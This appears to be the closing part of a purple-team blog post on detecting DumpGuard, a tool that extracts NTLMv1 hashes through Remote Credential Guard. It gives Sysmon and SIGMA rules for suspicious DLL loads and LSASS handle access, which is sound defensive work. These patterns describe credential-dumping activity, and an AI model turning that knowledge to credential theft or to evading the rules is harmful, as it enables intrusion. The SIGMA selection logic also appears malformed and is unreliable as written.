

Additionally, DumpGuard requires a library called DumpGuardLib.dll to conduct encoding and decoding routines that enable the tool to interact with Remote Credential Guard (RCG) and NTLMv1 interfaces.

SOC teams could utilize PowerShell to view Sysmon logs by executing the following command:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=7} | Select-Object -First 10 | Select-Object -ExpandProperty Message
Additionally running the following command will improve the formatting of the log output:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=7} | Select-Object -First 10 | Format-List TimeCreated, Id, LevelDisplayName, Message

An arbitrary process loading these three DLLs indicates execution of the technique that retrieves NTLMv1 hashes from Remote Credential Guard. Detection engineering teams should tune their rules to filter legitimate executions. Defensive teams could also use the following Sysmon and SIGMA rules to detect this activitity.
Sysmon
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <RuleGroup name="Suspicious Image Loads" groupRelation="or">
      <ImageLoad onmatch="include">
        <ImageLoaded condition="contains">tspkg.dll</ImageLoaded>
        <ImageLoaded condition="contains">sspicli.dll</ImageLoaded>
        <ImageLoaded condition="contains">kerberos.dll</ImageLoaded>
      </ImageLoad>
      <ImageLoad onmatch="exclude">
        <Image condition="begin with">C:\Windows\System32\</Image>
      </ImageLoad>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
SIGMA
title: Suspicious Use of DLL's by Untrusted Processes
id: 1d1d2a9e-8c9d-4c6f-8d2f-1f6c1cf6d9c4
status: experimental
description: Detects Terminal Services and Kerberos DLL's loaded into unexpected processes
references:
  - https://github.com/bytewreck/DumpGuard
author: Panos Gkatziroulis
date: 2026-03-04
logsource:
  product: windows
  category: image_load
detection:
  selection:
    EventID: 7
    ImageLoaded|endswith: '\tspkg.dll'
    ImageLoaded|endswith: '\sspicli.dll'
    ImageLoaded|endswith: '\kerberos.dll'
  filter_legit:
    Image|endswith:
      - '\mstsc.exe'
      - '\msrdc.exe'
      - '\rdpclip.exe'
      - '\svchost.exe'      # TermService/related hosts in some environments
  condition: selection and not filter_legit
falsepositives:
  - Third-party RDP clients or enterprise remote-assistance tools
  - Some Citrix/VDI components (environment-specific)
Process Handle

Another detection opportunity is to monitor for processes that attempt to open a handle in the LSASS process. Both Endpoint Detection and Response systems and Sysmon can detect processes that attempt to open handles to other processes. Specifically, the GrantedAccess field has a value of 0x1F3FFF that translates to PROCESS_ALL_ACCESS. Requests to the LSASS process with that access mask should be considered malicious and it should be correlated with credential dumping techniques.
Attack vectors associated with Credential Guard have evolved over the years. However, these techniques are considered complex and require multiple steps that could introduce more indicators of compromise on the affected assets. Mature SOC teams that perform log correlation should be able to detect most of these activities. Especially for the SSP Negotiation technique, it is recommended organizations to evaluate with their EDR vendor, if their deployment conducts monitoring on the affected API. Organizations should perform purple team operations to all key controls such as Credential Guard to properly assess risks and engineer detection rules. Since some of these techniques have not properly mitigated by Microsoft as the control owner, cyber defence teams should take appropriate steps to identify gaps and reduce risks.
 Purple Team
Leave a comment